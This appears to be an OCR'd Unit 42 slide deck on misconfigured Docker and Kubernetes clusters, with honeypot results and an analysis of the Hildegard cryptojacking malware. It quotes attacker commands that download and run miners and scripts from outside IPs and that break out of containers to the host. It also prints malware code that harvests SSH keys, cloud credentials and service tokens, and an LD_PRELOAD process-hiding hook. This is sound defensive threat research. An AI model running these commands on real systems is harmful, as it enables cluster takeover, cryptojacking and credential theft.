paloalto NETWORKS

# Insights into Unsecured Kubernetes in the Wild

Jay Chen, Aviv Sasson

Version 1.1

February 2021

# Agenda

| Attacks Against Misconfigured Docker | Search Misconfigured K8s | Deploying Honeypots | Hildegard - Cryptojacking Malware | Avoid Misconfigurations |
|---|---|---|---|---|
| Insecure Docker daemon configuration<br><br>Growing trend of attacking daemons | How K8s can be misconfigured?<br><br>Search for misconfigured K8s in the wild | Deploying honeypots<br><br>Honeypots results | Initial access<br><br>Attacker's tactics, techniques, and procedures | Best practices |

# Who we are

## Jay Chen

- Cloud Security Researcher with Palo Alto Networks and Unit 42
- Cloud enthusiast
- Proud cat owner

## Aviv Sasson

- Security Researcher with Palo Alto Networks and Unit 42
- Cloud enthusiast
- Proud dog owner

# Unsecured Docker Daemons

- By default the Docker daemon listen on a unix socket for API requests
- The Docker daemon can be configured to listen on a **TCP socket**
- One common misconfiguration is that this TCP socket is exposed to the internet and does not enforce any authentication or authorization
- Last year we found 1,400 exposed unsecured Docker daemons

# Is This Misconfiguration Being Exploited?

# Attacks Against Docker Daemons

In 2019, Unit 42 researchers detected a malware that exploit this misconfiguration - **Graboid**

This was just the beginning

# Attacks Against Docker Daemons

**Pro-Ocean: Rocke Group's New Cryptojacking Malware**

**Attacker's Tactics and Techniques in Unsecured Docker Daemons Revealed**

**Cetus: Cryptojacking Worm Targeting Docker Daemons**

**Black-T: New Cryptojacking Variant from TeamTNT**

# How About Kubernetes?

# How About Kubernetes?

- Common misconfigurations?
- Attack surfaces?
- Are they being exploited?

# Misconfigurations in Kubernetes

APIServer and Kubelet

# APIServer Misconfiguration - Overly permissive network

By default, the Kubernetes API server listens on 2 ports: secure port and localhost port

- **secure port** uses mutual TLS to authenticate clients and servers.
  - By default it runs on port 6443

- **localhost port** is intended for testing and bootstrap.
  - By default it is exposed to localhost only on port 8080
  - Unauthenticated clients accessing this port are mapped to system:masters group.
  - system:masters group is bound to cluster-admin clusterrole

What if the localhost port is exposed to the public internet?

```
kube-apiserver
   --insecureBindAddress:0.0.0.0
   --anonymousAuth: True
```

# APIServer Misconfiguration - Overly permissive RBAC

| Default ClusterRole | Default ClusterRoleBinding | Description |
|---|---|---|
| **system:basic-user** | **system:authenticated** group | Allows a user read-only access to basic information about themselves. Prior to v1.14, this role was also bound to `system:unauthenticated` by default. |
| **system:discovery** | **system:authenticated** group | Allows read-only access to API discovery endpoints needed to discover and negotiate an API level. Prior to v1.14, this role was also bound to `system:unauthenticated` by default. |
| **system:public-info-viewer** | **system:authenticated** and **system:unauthenticated** groups | Allows read-only access to non-sensitive information about the cluster. Introduced in Kubernetes v1.14. |
| **cluster-admin** | **system:masters** group | Allows super-user access to perform any action on any resource. When used in a **ClusterRoleBinding**, it gives full control over every resource in the cluster and in all namespaces. When used in a **RoleBinding**, it gives full control over every resource in the role binding's namespace, including the namespace itself. |
| **admin** | None | Allows admin access, intended to be granted within a namespace using a **RoleBinding**. If used in a **RoleBinding**, allows read/write access to most resources in a namespace, including the ability to create roles and role bindings within the namespace. This role does not allow write access to resource quota or to the namespace itself. |
| **edit** | None | Allows read/write access to most objects in a namespace. This role does not allow viewing or modifying roles or role |

What if someone binds **system:unauthenticated** group to **cluster-admin** or **admin** clusterrole?

# Kubelet Misconfiguration - Overly permissive network

- By default, unauthenticated requests sent to Kubelets are mapped to of system:anonymous user and in system:unauthenticated group
- Anonymous access is ALLOWED by default.
  - To disable it, start the kubelet with the --anonymous-auth=false flag
- There is no official documentation for Kubelet's APIs, but they can be found in the source code


What if the kubelet port is exposed to the internet?

# Find the Attacks in the Wild

# Research Methods

Proactive



Periodically scanned for misconfigured Kubernetes


Reactive

Deploy misconfigured Kubernetes honeypots

# Proactive Research


# Search For Misconfigured K8s in the Wild




# Exposed K8s Objects

- We identified **2,100** unsecured Kubernetes clusters that consist of **5,300** nodes, **31,340** CPUs and **75,270** pods.
- The biggest cluster we came across had **500+** nodes and **2,000+** active pods
- These clusters belong to organizations in sectors such as e-commerce, finance and healthcare





 

# APIs Allowing Unauthenticated Access



# Countries of Misconfigured K8s



# Malicious Activities

| Container image | Malicious Commands | Note |
|---|---|---|
| docker | docker run -it --privileged --pid=host --net=host docker sh -c nsenter --mount=/proc/1/ns/mnt -- su - | The attacker gained host access by running a privileged container in the host's process, network and mount namespaces. |
| centos | sh -c curl -o /var/tmp/xmrig http://185.144.101[.]201/xmrig;curl -o /var/tmp/config.json http://185.144.101[.]201/222.json;chmod 777 /var/tmp/xmrig;cd /var/tmp;./xmrig -c config.json | The attacker downloaded and executed the XMRrig binary in a Centos container. |
| debian | sh -c echo nameserver 8.8.8.8 >>; /etc/resolv.conf && cat /etc/resolv.conf && apt-get update && apt-get install -y wget cron && service cron start && wget -q -O - http://185.92.74[.]42/m.sh \| sh;tail -f /dev/null | The attacker modified the default DNS resolver before downloading and executing a malicious script. The script then downloaded and executed a cryptomining binary. |

# Reactive Research

# The Honeypots

We created 2 honeypots and exposed them to the internet

- Misconfigured API server (RBAC)
- Misconfigured Kubelet

# The Honeypots Results

Observations on API server:


- Got scanned in depth by Censys
- 0 exploit attempts

Observations on Kubelet

- Got exploited numerous times by different adversaries
- One of them deployed an interesting malware

# Hildegard's Operation Flow




1. The attacker exploits unsecured Kubelet.
2. The attacker downloads a reverse shell tool and established a reverse shell.
3. The attacker scans the cluster internal network for Kubelets.
4. The attacker exploits those Kubelets and deploy a cryptominer and established an IRC channel back to the IRC C2.
5. The attacker might deploy IRC client and tmate session on different containers in the same node.

# Privilege Escalation

Two open-source adversarial tools were dropped: Peirates and BOtB

- **Peirates**:
  - Search for cloud credentials in the cloud provider metadata server (AWS, GCP)
  - Search for K8s infrastructure credentials (service account tokens, secrets)

- **BOtB** (Break Out The Box):
  - Attempt to break out containers using known vulnerabilities
  - Attempt to break out containers via overly-permissive capabilities or syscalls
  - Attempt to access docker daemon on the host
  - Search for cloud and K8s credentials
  - Search for credentials in the environment variables

# Credential Access

- Hildegards searches for multiple credential including:
  - Cloud provider credentials(AWS, GCP).
  - SSH keys.
  - Docker credentials.
  - Kubernetes service accounts tokens.

```
while read FUSER ; do
if [ -d "/home/$FUSER/.aws" ] ; then echo 'Found AWS Dir: /home/'$FUSER'/.aws/'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa.pub" ] ; then echo 'Found rsa pubkey: /home/'$FUSER'/.ssh/id_rsa.pub'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa" ] ; then echo 'Found rsa privkey: /home/'$FUSER'/.ssh/id_rsa'; fi
if [ -f "/home/$FUSER/.docker/config.json" ] ; then echo 'Found docker config: /home/'$FUSER'/.docker/config.json'; fi
done < /tmp/.fua
if [ -f "/tmp/.fua" ] ; then rm -f /tmp/.fua 2>/dev/null ; fi
echo ''
if [ -f "/var/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /var/run/secrets/k
serviceaccount/token'; fi
if [ -f "/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /run/secrets/kubernete
```

```
download http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /dev/shm/.../...
iam_role_name=$(cat /dev/shm/.../...BORG.../iam.role)
rm -f /dev/shm/.../...BORG.../iam.role 2>/dev/null
download http://169.254.169.254/latest/meta-data/iam/security-credentials/${iam_role_name} >
cat /dev/shm/.../...BORG.../aws.tmp.key >> /dev/shm/.../...BORG.../AWS_data.txt
```

# Defense Evasion

- Library Injection
  - Hildegard use LD_PRELOAD to hijack several libc functions in libc.

- Encrypted ELF binary
  - The malicious payload (IRC client) is encrypted in a binary and is only decrypted and ran in the memory when the binary executed. Static analysis tools may not be effective.

```
__int64 __fastcall readdir64(__int64 dir_name)
{
  char *v1; // rax
  char s1; // [rsp+10h] [rbp-210h]
  char v4; // [rsp+110h] [rbp-110h]
  __int64 original_readdir_output; // [rsp+218h] [rbp-8h]

  if ( !original_readdir64 )
  {
    original_readdir64 = (__int64 (__fastcall *)(_QWORD))dlsym((void *)0xFFFFFFFFFFFFFFFFLL, "readdir64");
    if ( !original_readdir64 )
    {
      v1 = dlerror();
      fprintf(stderr, "Error in dlsym: %s\n", v1);
    }
  }
  do
    original_readdir_output = original_readdir64(dir_name);
  while ( original_readdir_output
       && (unsigned int)get_dir_name((DIR *)dir_name, &s1, 0x100uLL)
       && !strcmp(&s1, "/proc")
       && (unsigned int)get_process_name((const char *)(original_readdir_output + 19), (__int64)&v4)
       && !strcmp(&v4, process_to_filter) );
  return original_readdir_output;
}
```

 | 

# Defense and Prevention

# How to Protect your Cluster?

- These threats exploited misconfigurations
  - 99% of the known attacks exploit misconfigurations

- Best practices keep you secure
  - The layers of defense built in container orchestration platform provides strong security
  - Secure the network and identity
  - Patch frequently

**Well … Kubernetes is complicated.**
**You can't be 100% sure**

# How to Protect your Cluster?

- Use managed Kubernetes services such as Amazon EKS and Azure AKS.
  - Cloud service providers manage the control plane and you manage the apps.

- Ephemeral workloads design:
  - If containers and VMs are stateless, attackers can’t establish persistence.

- Continuous monitoring:
  - Use tools to check for misconfigurations
  - Use tools to check suspicious workloads or traffic

# Thank you

You can also find us at:

jaychen@paloaltonetworks.com
asasson@paloaltonetworks.com

Related blogs:
unit42.paloaltonetworks.com